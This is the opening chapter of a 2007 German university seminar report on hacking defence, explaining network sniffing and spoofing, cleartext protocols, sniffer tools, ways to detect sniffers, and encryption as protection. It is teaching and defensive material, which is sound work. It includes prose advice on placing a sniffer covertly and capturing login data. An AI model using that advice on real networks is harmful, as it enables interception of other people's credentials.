Universität Karlsruhe (TH)
Institut für Telematik

TeleMatics Technical Reports

Hacking und Hackerabwehr
Seminar WS06/07

Hans-Joachim Hof, Stephan Krause, Lars Völker, Uwe Walter
Prof. Dr. Martina Zitterbart
{hof,krause,lars.voelker,walter,zit}@tm.uka.de

March, 27th 2007

TM-2007-1

ISSN 1613-849X

http://doc.tm.uka.de/tr/

Institute of Telematics, University of Karlsruhe
Zirkel 2, D-76128 Karlsruhe, Germany

Vorwort

Das Seminar „Hacking und Hackerabwehr“ erfreute sich auch im Wintersemester 2006/2007 großer Beliebtheit. Denn gerade heutzutage ist die Sicherheit von Systemen und Netzen in den Vordergrund des Interesses gerückt. In diesem Seminarband sind die Ausarbeitungen der Studenten in Form eines internen Berichts zusammengefasst.

Inhaltsverzeichnis

Sniffing und Spoofing - Angriffe auf Sicherungsschicht

Richard Hönig

Das Abhören von Netzwerkverkehr wird Sniffing genannt. Anwendungen sind im Bereich von Diagnose und Analyse des Netzwerkes und in einem Angriff auf dieses zu finden. Der Erfolg hängt im Wesentlichen von der verwendeten Netzwerktopologie ab. Token Ring, Token Bus, WLan und Ethernet werden im IEEE-Standard 802.X beschrieben. Aus der verwendeten Topologie können die Protokolle der Sicherungsschicht und der physikalischen Schicht entnommen werden. In der folgenden Ausarbeitung werden Gefahren für diese Protokolle und Dienste aufgezeigt. Ein erfolgreicher Sniffing-Angriff benötigt in bestimmten Netzwerktopologien zusätzliche Techniken, z.B. das Fälschen der Identität, das als *Spoofing* bezeichnet wird. Von besonderem Interesse ist hier das ARP-Protokoll. Es werden nützliche Sniffing- und Spoofing-Programme gezeigt und eines näher betrachtet. Durch die Erkenntnisse aus dem Vorgehen der Angreifer werden mögliche Lücken in der Sicherheit und der Stabilität des Netzwerks ersichtlich. Verschiedene Verfahren, die ein gewisses Maß an Sicherheit geben und Angriffe auf das Netzwerk erschweren oder verhindern können, werden ebenfalls genannt.

1. Einleitung

Ein Netzwerk realisiert eine einfache Möglichkeit, Computer schnell miteinander verbinden zu können. Zur Kommunikation sind verschiedene Protokolle im Einsatz, die einen unterschiedlich starken Schutz gegen einen böswilligen Missbrauch bieten. Kommunikationsteilnehmer müssen geeignete Verfahren verwenden, die sicherstellen, dass sie tatsächlich mit dem richtigen Kommunikationspartner in Kontakt treten.

Zu den Zeiten der Entstehung der Vernetzung war eine sichere Authentifizierung nicht von großer Bedeutung, der Zugang zu der Technik war den wenigen Spezialisten vorbehalten. Diese wussten zwar von den Sicherheitsproblemen, brauchten sich zu diesem Zeitpunkt jedoch keine Gedanken darüber zu machen. Mit dem Fortschreiten der Kommerzialisierung des Internets und dem einfachen Zugang zu großen Netzwerken für jedermann, stellte sich schnell heraus, dass Ausspähen von Informationen durch ungenügende Sicherheitsvorkehrungen bei der Übertragung von Paketen eine große Gefahr für das Netzwerk darstellt. Die eingesetzte Netzwerktopologie gibt im Endeffekt den Aufwand vor, den ein Teilnehmer zum Lesen aller Pakete betreiben muss. Im einfachsten Fall genügt die Installation eines Sniffers auf einem beliebigen Computer im Netzwerk. Besonders heikel ist dies für Protokolle, die Daten zur Authentifizierung unverschlüsselt übertragen.

Erste Sicherheitsmaßnahmen konnten einfach umgangen werden, indem bei der Authentifizierung die Anmeldeinformationen einer anderen, vertrauenswürdigen Person vorgespielt wurden. Dies funktioniert durch das Fälschen oder Verändern von Paketen und stellt ein potentielles Sicherheitsrisiko dar, wenn vom Empfänger nicht erkannt werden kann, ob diese Pakete tatsächlich vom richtigen Absender stammen.

1.1. Einleitung Sniffing

Unter *Sniffing* wird das Abhören von Netzwerkkommunikation verstanden. Die übersetzte Bedeutung von Sniffing ist „schnüffeln“ oder „riechen“. Dabei steht das Sammeln, Speichern und Auswerten von Paketen anderer Teilnehmer im Vordergrund. Beim Auswerten spielen die verwendeten Protokolle eine wichtige Rolle, da sensible Informationen, wie Passwort und Benutzername immer an derselben Stelle im Paket stehen. Häufig werden diese im Klartext übertragen. Die Programme oder Geräte, die Netzwerkpakete aufzeichnen, werden *Sniffer* genannt. Diese werden nach Möglichkeit auf zentrale Computer installiert, um eine möglichst große Menge von Paketen aufzeichnen zu können. Die Geräte werden direkt an das Netzwerk angeschlossen und agieren als selbständiges System nach ihren Vorgaben.

1.2. Einleitung Spoofing

Unter *Spoofing* werden verschiedene Techniken verstanden, um die eigene Identität zu verfälschen bzw. sich als eine andere Person auszugeben. Dabei wird die Identität einer anderen, vertrauenswürdigen Person angenommen, um Zugriff auf Ressourcen, Dienste oder Daten zu bekommen, die sonst nicht zugänglich wären. Wenn die Autorisierung im Netzwerk über Hostname oder IP-Adresse der Clients geschieht (Rhosts-System), kann mit einem *gespoofen* Paket dieses Merkmal gefälscht werden. Dabei agiert der Angreifer blind, da ihn keine Antwort erreichen kann. Eine nicht existierende Identität wird angenommen, wenn der Angreifer anonym und nicht zurückverfolgbar bleiben möchte.

2. Sniffing

Werkzeuge zum Sniffen finden beispielsweise in der Netzwerkdiagnose Einsatz. Des Weiteren kann ein Sniffer dafür verwendet werden, Pakete aufzuzeichnen und Informationen auszuspionieren die an einen anderen Netzwerkteilnehmer adressiert sind. Unterschiede liegen im Anwendungszweck, z.B. der Anzahl der zu analysierenden Protokolle. Vereinzelt laufen Sniffer auf einem eigenen für diese Anwendung optimierten Computer. Damit der Angreifer überhaupt Daten aufzeichnen kann, muss der „promiscuous mode“ des Ethernet-Treibers aktiviert werden. Vom gesamten am Netzwerkinterface ankommenden Datenverkehr wird eine Kopie erstellt und an den Sniffer weitergeleitet. Im Folgenden wird ein Beispiel eines einfachen Angriffs gezeigt.

2.1. Anwendungsfall

Üblicherweise interessiert sich ein Angreifer für Pakete, die nicht an ihn gerichtet sind. In einem Netzwerk mit einem geteilten Medium, wie z.B. einem Ring oder Bus ist Sniffing einfach, da an jedem Netzwerkanschluss jedes Paket von dem angeschlossenen Netzwerkinterface gelesen werden kann. Ein Netzwerk mit einem Hub bereitet dem Angreifer keine Schwierigkeiten. Der Hub leitet alle Pakete an jeden Port weiter.

In Abbildung 1 besteht eine Kommunikationsverbindung zwischen Bob und Alice. Bob sendet Daten an Alice über einen Hub. Die Angreiferin Eve muss zum Sniffen der Pakete ihre Netzwerkkarte in den promiscuous mode versetzen. Dadurch werden alle Pakete von der Netzwerkkarte an den Sniffer, der auf ihrem Computer installiert ist, weitergeleitet. Unter normalen Umständen werden Pakete, die nicht an die eigene MAC-Adresse (Medium Access Control) gerichtet sind, von der Netzwerkkarte nicht beachtet und einfach verworfen. Der Sniffer übernimmt die weitere Verarbeitung der Pakete.



Abbildung 1: Sniffing-Angriff in einem Hub-basierten Netzwerk.

2.2. Einsatz von Sniffing

Ein Sniffer ist in der Netzwerkdiagnose ein sehr beliebtes Werkzeug. Die Möglichkeit der Analyse von Paketen gibt Aufschluss über Fehlverhalten von Teilnehmern, Protokollen, Hardware und Software im Netzwerk. Durch Filterfunktionen kann der zu analysierende Datenbestand erheblich eingeschränkt werden, z.B. wenn ein bestimmter Port oder ein bestimmtes Protokoll von Interesse sind. Höherwertige Sniffer sind auf den Anwendungszweck optimierte Computer, die eine ständige Kontrolle des gesamten Datenverkehrs bieten. Ein Abweichen von vorgegebenen Parametern kann eine Notfallmaßnahme ausführen, z.B. die komplette Blockade des Datenverkehrs.

2.2.1. Nützliche Anwendungen

- Defekte Hardware, fehlerhafte Software und die falsche Konfiguration von Programmen können dazu führen, dass fehlerhafte Pakete oder Datenströme im Netzwerk auftreten und für Störungen z.B. durch hohe Last sorgen. Der Herkunft dieser Pakete kann mit einem Sniffer auf den Grund gegangen werden.

- Die Anzahl oder der Aufbau von Paketen eines bestimmten Protokolls lässt Rückschlüsse auf einen Angriff auf das Netzwerk oder bestimmte Clients zu, z.B. beim MAC-Flooding (siehe Abschnitt 3.1). Dabei werden in einem sehr kurzen Zeitraum sehr viele Pakete an einen Switch gesendet, um neue Teilnehmer an einem Port anzumelden. Ein anderes Beispiel kann beim Übernehmen einer Telnet-Verbindung beobachtet werden. Die Anzahl der ACK-Pakete der beteiligten Clients steigt enorm an (siehe Abschnitt 3.4).

- Statistiken über den Zugriff auf Ressourcen oder Dienste im Netzwerk können geführt werden. Dies kann für die einzelnen Teilnehmer protokolliert werden, um mögliche Verletzungen der Sicherheit oder Zugriffsrechte erkennen zu können und den Verursacher auszumachen. Dabei ist der Datenschutz der Teilnehmer zu beachten.

- Protokolle können Schwachstellen oder Fehler enthalten, die mittels *Reverse Engineering* erkannt werden können. Die Untersuchung von unbekannten Protokollen kann den Aufbau verständlich machen. Hier bieten sich vor allem Sniffer an, die eine gute Darstellung von den Inhalten der Pakete des Protokolls unterstützen.

- Spyware, Adware, Viren, Bots und Würmer nutzen eine so genannte *Phone Home*-Funktionalität. Diese ermöglicht ihnen einen ständigen Kontakt ins Internet, um Aktualisierungen zu laden oder Instruktionen für weiteres Vorgehen zu erhalten. Ein Sniffer

kann hier helfen, die Anwendung zu identifizieren. Zu erwähnen ist, dass Softwarehersteller in die Produkte einen Update-Service über das Internet integrieren. Vereinzelt erstellen Hersteller daraus Profile über die Benutzer der Software. Außerdem könnten durch solche Anwendungen möglicherweise Sicherheitslöcher im System entstehen.

2.2.2. Netzwerkangriff

Ein erfolgreicher Angriff hängt von verschiedenen Faktoren ab. Dabei spielt die Zugriffsmöglichkeit auf das Netzwerk eine wichtige Rolle. Kann der Angreifer direkt auf einen Computer zugreifen oder muss er sich Zugang über ein angeschlossenes Netzwerk verschaffen? Ist der Angreifer kein Netzwerkteilnehmer, muss dieser vorsichtiger vorgehen, um nicht entdeckt zu werden. Hier spielt die Netzwerktopologie eine entscheidende Rolle. Wie später in Abschnitt 3.1 zu sehen ist, kann in einem Netzwerk mit einem Switch der Sniffer nicht ohne zusätzlichen Aufwand alle Pakete aufzeichnen. Ein Angreifer wird versuchen, den Sniffer auf einem zentralen Computer im Netzwerk zu platzieren, der viele Daten zur Authentifizierung verarbeitet. Der Verbrauch von Ressourcen, wie Speicherplatz auf der Festplatte oder Rechenleistung des Prozessors sollten der Situation angepasst werden. Wenn die Festplatte ständig voll ist, fällt dies einem versierten Anwender sicher auf. Ein weiteres Kriterium für einen guten Angriff ist, unentdeckt zu bleiben.

Eine andere Möglichkeit anzugreifen, wird dadurch gegeben, ein zusätzliches netzwerkfähiges Gerät an das Netzwerk anzuschließen oder an einem Computer, der nicht benutzt wird, mit einem USB-Stick zu booten. Dabei können umfangreichere Daten aufgezeichnet werden, ohne aufzufallen. Die folgende Auflistung unterscheidet zwischen den verschiedenen Datenmengen, die aufgezeichnet werden können.

- Das Sammeln von Benutzerdaten ist ein Ziel von Angriffen. Sehr Ressourcen-schonende Sniffing-Programme, wie dsniff oder sniffit eignen sich dafür bestens. Spezielle Filter für die einzelnen Protokolle können eingeschaltet werden, um die Datenmenge zum Aufzeichnen der Authentifizierungsdaten auf das Wesentliche zu beschränken (siehe Abschnitt 2.4). Gespeichert werden die ersten 200 - 300 Byte des Paketes. In diesem Bereich liegen häufig der Benutzername und das Passwort.
- Das Mitlesen von unverschlüsselt übertragenen E-Mail-Nachrichten, Instant Messages und Web-Formular Eingaben ist ebenfalls denkbar. Hier sollten nur die Daten gespeichert werden, die von Interesse sind. Falsch eingestellte Sniffer können die Festplatte schnell füllen.
- Der gesamte Datenverkehr kann gespeichert werden. Das setzt das Bewältigen von enormen Datenmengen voraus. Dies kann durch einen Angreifer, der einen Computer im Netzwerk betreibt ohne weiteres durchgeführt werden. Wird der Computer durch Anwender benutzt, wird dies auffallen.

2.3. Angriffsziele

Das Ziel eines Angriffs sind Protokolle, die Daten komplett unverschlüsselt übertragen. Zumindest in den früheren Versionen war das bei den meisten Protokollen der Fall. Mittlerweile wurden zusätzliche Sicherheitserweiterungen integriert, wie Verschlüsselung der Kommunikation auf der Transportschicht oder Verschlüsselung der Daten durch die Anwendungsschicht.

In Abbildung 2 ist ein IMAP (Internet Message Access Protocol) Anmeldevorgang gesnifft worden. Das Protokoll überträgt die Anmeldeinformation zum E-Mail-Provider in der Grundeinstellung unverschlüsselt. Das IMAP-Protokoll unterstützt eine Verschlüsselung der Verbindung zum E-Mail-Provider auf der Transportschicht mittels TLS (Transport Layer Security)

oder SSL (Secure Sockets Layer). Häufig wird die Verschlüsselung vom Anwender nicht aktiviert oder vom Anbieter nicht unterstützt. Alternativ sollte eine Verschlüsselung der E-Mail mittels PGP (Pretty Good Privacy) oder S/MIME (Secure/Multipurpose Internet Mail Extensions) auf der Anwendungsschicht verwendet werden. Ein paar weitere, anfällige Protokolle werden im Folgenden aufgelistet.

- Mit dem Telnet-Protokoll (Telecommunication Network) kann eine Verbindung zu einem Computer im Internet über eine Kommandozeile hergestellt werden. Telnet war ein sehr beliebtes Ziel von Angriffen, um an Benutzernamen und Passwörter zu gelangen, da diese im Klartext übertragen wurden.

- Das FTP-Protokoll (File Transfer Protocol) stellt einen Dienst zur Datenübertragung im Netzwerk bereit. Eine Anmeldung wird im Klartext übertragen. Zusätzlich wird eine einstellbare, anonyme Anmeldung gestattet.

- Die Protokolle POP (Post Office Protocol), SMTP (Simple Mail Transfer Protocol) und IMAP werden zum E-Mail-Versand und -Empfang vom Netzbetreiber bereitgestellt. Benutzername und Passwort werden zum Server standardmäßig ohne Verschlüsselung übertragen. Ist eine Verschlüsselung auf der Transportschicht nicht möglich, so sollte eine Verschlüsselung auf der Anwendungsschicht erfolgen.

- Die r-Utilities, wie rlogin (entferntes Login), rsh (Befehle auf einer entfernten Shell ausführen), rcp, rcmd und rexec übertragen Anmeldeinformationen im Klartext. Das Rhosts-System kann Benutzer anhand der gespeicherten Informationen über Hostname oder IP-Adresse in der Datei /etc/hosts.equiv und .rhosts autorisieren. In Verbindung mit Spoofing wird der Zugriff vereinfacht, indem einfach eine Identität angenommen wird, die Zugriffsrechte hat.

- Das X11-Window-System bietet einen Zugriff auf einen X-Server über das Netzwerk. Die Authentifizierung funktioniert mit einem Magic Cookie. Der Client sendet dieses und meldet sich damit am Server an. Wenn dieses gesnifft wird, kann sich der Angreifer damit ebenfalls am Server anmelden.

- Das Windows NT4 Betriebssystem verwendet zur Netzwerkanmeldung Netlogon. Unter NT4 wurde die Anmeldung im Klartext durchgeführt. Mit Erscheinen weiterer Service Packs wurde die Anmeldung durch Challenge/Response-Mechanismen sicherer. Der im Service Pack 4 integriert NT Lan Manager V2, gilt als sicher [Bach03].

- Die meisten Instant Messengers, wie ICQ oder AIM, aber auch das IRC (Internet Relay Chat) bieten keine Verschlüsselung auf der Schicht der Anwendung. Mit einem Sniffer kann die Kommunikation aufgezeichnet werden. Als Lösung bietet sich ein Dienst auf der Anwendungsschicht an, der die Verschlüsselung der unverschlüsselten Anwendung übernimmt, wie z.B. von Trillian geboten.

- Das ARP-Protokoll (Address Resolution Protocol) ist ein grundlegendes Protokoll in der Netzwerkwelt. Zu einer MAC-Adresse wird die zugehörige IP-Adresse geliefert. Hier besteht Gefahr, wenn ein anderer Netzwerkteilnehmer ARP-Cache-Spoofing betreibt, wie in Abschnitt 3.2 beschrieben.

- Das ICMP-Protokoll (Internet Control Message Protocol) regelt die Kommunikation zwischen Geräten im Netzwerk und gibt Fehlermeldungen oder Informationen weiter. Das TCP-Protokoll reagiert auf Pakete des ICMP-Protokoll, die Echtheit von ICMP-Paketen kann aber nicht überprüft werden.

2.4. Sniffing Tools

Auf dem Markt existieren eine Vielzahl von Sniffern. Die meisten dieser Programme laufen auf einem Unix-System, da unter Unix die ersten Sniffer geschrieben wurden. Im Laufe der Zeit wurden Versionen für Windows, Solaris und OS X verfügbar. Kommerzielle Produkte kosten mehrere tausend Euro pro Lizenz. Kostenlose Produkte schließen immer stärker im Funktionsumfang auf und sind teils sogar überlegen.

- Ein zur Netzwerkanalyse einfach zu bedienendes und kostenloses Werkzeug ist Wireshark, zu finden unter http://www.wireshark.org/ (ehemals Ethereal). Die Anzahl der unterstützten Protokolle ist enorm und die Analyse von Protokollen ist sehr gut und mit professionellen Programmen vergleichbar. Auf dieses Programm wird in Abschnitt 2.4.1 näher eingegangen.
- Ein unter Unix-Systemen verbreiteter Sniffer ist TCPDump. Von besonderem Interesse ist der offene Quelltext, der einem Programmierer einen tiefen Einblick in die Materie bietet (siehe http://www.tcpdump.org/).
- Ein professionelles Werkzeug ist z.B. LANWatch. Aktuell werden 78 Protokolle unterstützt. Verschiedene Filter können eingerichtet und der Verkehr kann zeitlich und in Abhängigkeit von Benutzer und Protokoll separat betrachtet werden. Weitere Informationen sind unter http://www.sandstorm.net/products/lanwatch/ zu finden. Weiter erwähnenswert wären NetMinder Ethernet, LANDecoder32 und verschiedene Werkzeuge zur Diagnose im Netzwerk, die unter http://www.wildpackets.com/ zu finden sind.
- Daneben existieren Werkzeuge, die speziell auf Anforderungen in der Strafverfolgung zugeschnitten wurden. Im Zuge des Patriot Act wurde für das FBI das Programm Carnivore entwickelt. Wichtig ist hierbei, dass nur der Datenverkehr gesnifft wird, der richterlich genehmigt wurde und dieser komplett ohne Veränderung gespeichert wird. Grund ist die Gesetzeslage bzgl. der Manipulation von Beweismitteln. Dieses Programm wurde wegen des hohen Verbrauchs von Ressourcen nur begrenzt eingesetzt. [Cloe05]
- Einige Sniffer speichern gezielte Bereiche eines Paketes, wie in den Nutzdaten der Anwendung oder im Header enthaltene Anmeldeinformationen und Passwörter. Diese eignen sich dadurch besonders für Angriffe. Zwei solcher Programme sind sniffit unter http://www.tengu.be/ und dsniff unter http://monkey.org/~dugsong/dsniff/. Dsniff kann z.B. die Protokolle von AOL Instant Messenger, ICQ und IRC dekodieren.

2.4.1. Wireshark

Wireshark bietet eine Version für alle gängigen Betriebssysteme. Unter Windows wird der WinPcap-Treiber verwendet (siehe http://www.winpcap.org/). Dieser ermöglicht einen direkten Hardware-Zugriff auf das Netzwerkinterface, um dieses in den promiscuous mode zu schalten. Unter Linux heißt dieser libpcap-Treiber. Ziel dieses Treibers ist es, vom verwendeten Betriebssystem zu abstrahieren und eine offene Schnittstelle zur Vermittlungsschicht herzustellen.

Die Abbildung 2 zeigt einen Ausschnitt des gesnifften Datenverkehrs im Netzwerk. Wie zu erkennen, kann die E-Mail-Adresse und das Passwort beim IMAP-Login zum Email-Anbieter aufgezeichnet werden. Wireshark teilt die Ansicht in drei Fenster auf. Im ersten werden die Pakete durchnummeriert mit Zeit, Absender, Empfänger und Protokoll-Information gezeigt. Das zweite Fenster zeigt eine Detailansicht des betrachteten Paketes nach dem Internet-Schichtenmodell und Fenster drei zeigt den hexadezimalen Aufbau. Die Funktion zum Filtern der Datenpakete wird unter http://www.tcpdump.org/tcpdump_man.html beschrieben.



Abbildung 2: Gesniffte Anmeldung beim E-Mail Provider mit IMAP und ohne Verschlüsselung der Authentifizierung.

2.5. Abwehr von Sniffing-Angriffen

Prinzipiell ist Sniffing ein rein passiver Angriff. Ein mögliches Aufspüren funktioniert je nach Netzwerktopologie auf unterschiedliche Art und Weise. Im Fast-Ethernet ist es möglich, an einem Computer die Sendeleitung ins Netzwerk zu durchtrennen, da Adern für die Empfangs- und Sendeleitung nicht die selben sind. Wenn ein Netzwerk mit einem Koaxialkabel aufgebaut ist, kann das Kabel an einer beliebigen Stelle durchtrennt, und mit einem sogenannten T-Stück ein neuer Computer eingefügt werden. In solchen Fallen lässt es sich nicht vermeiden, die komplette Verkabelung des Netzwerks zu überprüfen. In einem großen Netzwerk, einen an einem freien Anschluss angehängten Computer aufzuspüren, macht unter Umständen die Überprüfung jedes Netzwerkkabels nötig.

Grundsätzlich existieren zwei verschiedene Verfahren, sich vor Angriffen zu wehren, ohne das Netzwerk abzuschalten.

- Ein aktives Aufdecken eines Sniffers mittels einer Überwachung.
- Ein passiver Schutz der Datenübertragung, z.B. durch Verschlüsselung gegen einen Sniffer.

2.5.1. Aufdecken von Sniffern

Verschiedene, experimentelle Verfahren existieren, um einen Computer, auf dem ein Sniffer läuft, über das Netzwerk zu identifizieren. Das Ziel ist zu überprüfen, ob das Netzwerkinterface im promiscuous mode betrieben wird. Einerseits kann sich ein Sniffer durch eine ungeschickte Konfiguration seinerseits verraten. Andererseits kann sich eine Sicherheitslücke auf dem System des Sniffers öffnen. Bei eingeschaltetem promiscuouse mode und durch eine ungeschickte Implementierung der Schnittstelle zwischen Ethernet-Treiber und TCP/IP-Stack

wurden Pakete nur anhand ihrer IP-Adresse Authentifiziert. Anwendung findet es z.B. beim ARP-Request-Spoofing. Weitere Informationen zum ARP-Protokoll siehe Abschnitt 3.2.1.

Ein ARP-Request-Paket wird an die IP-Adresse des verdächtigen Clients gesendet, versehen mit einer gespooften, im Netzwerk nicht existierenden MAC-Adresse. Als Absender wird die eigene MAC- und IP-Adresse eingesetzt. Wenn ein ARP-Reply zurück kommt, kann davon ausgegangen werden, dass auf dem Computer, der mit einem ARP-Reply-Paket antwortet, ein Sniffer ausgeführt wird. Bei keiner Antwort ist keine Aussage machbar. Der entscheidende Punkt ist hier ein ungenaues Verhalten, dass auf eine unterschiedliche Interpretation der Implementierung des Ethernet-Treibers und TCP/IP-Stack zurückzuführen ist. Normalerweise wird ein Paket nicht dem TCP/IP-Stack übergeben, wenn eine MAC-Adresse eines anderen Netzwerkinterface im Empfängerteil steht. Die Veränderung des Ethernet-Treibers durch das Einschalten des promiscuous mode führt dazu, dass alle Pakete an den TCP/IP-Stack übergeben werden. Die Überprüfung auf der Vermittlungsschicht wird nur anhand der IP-Adresse durchgeführt. Dieses Verhalten zwischen dem Ethernet-Treiber und dem TCP/IP-Stack sollte mittlerweile behoben worden sein.

Das gleiche Ziel wird beim Aufdecken mittels ICMP-Echo-Request (Ping) zu erreichen versucht. Ein ARP-Request wird mit einer gespooften MAC-Adresse an den vermeintlichen Sniffer gesendet. Auch hier übergibt der Ethernet-Treiber das Paket an den TCP/IP-Stack ohne Überprüfung der MAC-Adresse. Ein ICMP-Echo-Reply wird als Antwort zurück gegeben und zeigt damit an, dass ein Sniffer auf diesem Computer läuft.

Das Messen der Zeit bis die Antwort auf ein Ping eintrifft, ist eine weitere Möglichkeit. Die Antwortzeit des verdächtigen Computers auf ein Ping wird bei keinem Netzwerkverkehr und bei hoher Netzwerklast gemessen und verglichen. Ein installierter Sniffer wird sich durch eine Verzögerung bei der Antwort verraten, da die Bearbeitung aller Pakete auf dem Computer Zeit benötigt. Die messbare Differenz ist äußerst gering und kann durch normale Operationen verfälscht werden.

Eine weitere Möglichkeit bieten DNS-Lookups (Domain Name System). Wird eine Verbindung zu einem Computer im Internet hergestellt, wird die IP-Adresse mit einem DNS-Lookup herausgefunden. Einzelne Sniffer führen für eine bessere Ausgabe ein zusätzliches DNS-Reverse-Lookup aus. Das Auflösen des Namens durch den Sniffer kann ausgenutzt werden, um diesen aufzudecken. Besser ist es jedoch den Sniffer aktiv aufzudecken. Ein Host, der viele DNS-Anfragen versendet kann somit verdächtig sein. Dazu wird ein DNS-Lookup zu einer nicht existierenden oder einer selten frequentierten Adresse ausgeführt. Mit einem eigenen Sniffer wird beobachtet, ob diese Namensauflösung innerhalb eines kurzen Zeitraumes erneut gesendet wird. Zeichnet der eigene Sniffer ein Paket auf, kann anhand der enthaltenen MAC-Adresse der Host mit dem unerlaubten Sniffer herausgefunden werden.

Unter http://securitysoftwaretech.com/antisniff kann Antisniff, das einige dieser Methoden kombiniert, gefunden werden. Diese Programme werden NIDS-Systeme (Network Intrusion Detection System) genannt und finden Anwendung beim Aufspüren verdächtiger Aktivitäten im Netzwerk. Als weitere Beispiele sind snort unter http://www.snort.org/ und Neped (siehe [Murg]) mit solchen Fähigkeiten zu nennen. Diese Systeme werden häufig in Verbindung mit einem Network-Monitor eingesetzt, wie in Abschnitt 3.5 beschrieben.

An einem Computer kann mittels des IPConfig-Befehls festgestellt werden, ob sich die Netzwerkkarte im promiscuous mode befindet. Ein Angreifer kann diesen Befehl jedoch durch eine Fälschung ersetzen.

2.5.2. Datenübertragung vor Sniffing schützen

Durch geeignete Hardware kann das Netzwerk gegen Sniffing geschützt werden. Das Sniffing ist in der Regel auf das lokale Netzwerksegment beschränkt. Ein Sniffer kann z.B. Netzwerk-

hardware, wie Switches, Router, Bridges nicht ohne zusätzliche Spoofing-Techniken überwinden. Eine logische Segmentierung des Netzwerks in verschiedene, getrennte Domänen kann vor Zugriff von außerhalb oder nicht vertrauenswürdiger Netzwerkteilnehmer schützen, siehe Abschnitt 3.6 über VLan.

Eine andere Möglichkeit betrifft die Verschlüsselung der Daten auf der Anwendungsschicht oder einer Verschlüsselung der Sitzung auf der Transportschicht. In beiden Fällen kann ein Sniffer zwar den Datenstrom mitlesen, bei einer starken Verschlüsselung nichts rekonstruieren.

Auf der Transportschicht kann eine Verschlüsselung mittels SSL (Secure Sockets Layer) oder dem standardisierten Nachfolger TLS (Transport Layer Security) verwendet werden. Das TLS-Protokoll fügt sich in die Transportschicht ein. Damit wird ein sicherer Tunnel wird damit für viele Anwendungsprotokolle bereitgestellt, ohne dass diese eine Einzellösung benötigen. Der komplette TCP/IP-Verkehr, der über diesen Tunnel gesendet wird, ist dann gegen Sniffing abgesichert. Die Verbindung ist jedoch trotzdem nicht gegen einen MITM-Angriff (Man-In-The-Middle) geschützt. Hier ist die Wachsamkeit des Anwenders wichtig, den Warnhinweis beim Verbindungsaufbau richtig zu interpretieren und zu erkennen, dass die Verbindung nicht mit dem Ziel, sondern mit einem Angreifer aufgebaut wird. Abbildung 3 zeigt solch eine Meldung. Hier wird ein Verbindungsaufbau zu einer Internet-Adresse hergestellt. Bei der Eingabe der Adresse wurde das „www“ weggelassen. Sofort wurde eine Sicherheitswarnung gegeben, es besteht die Gefahr, dass die Adresse umgeleitet wird.



Abbildung 3: SSL-Warnung, wenn ein Zertifikat nicht mit der aufgerufenen Adresse übereinstimmt.

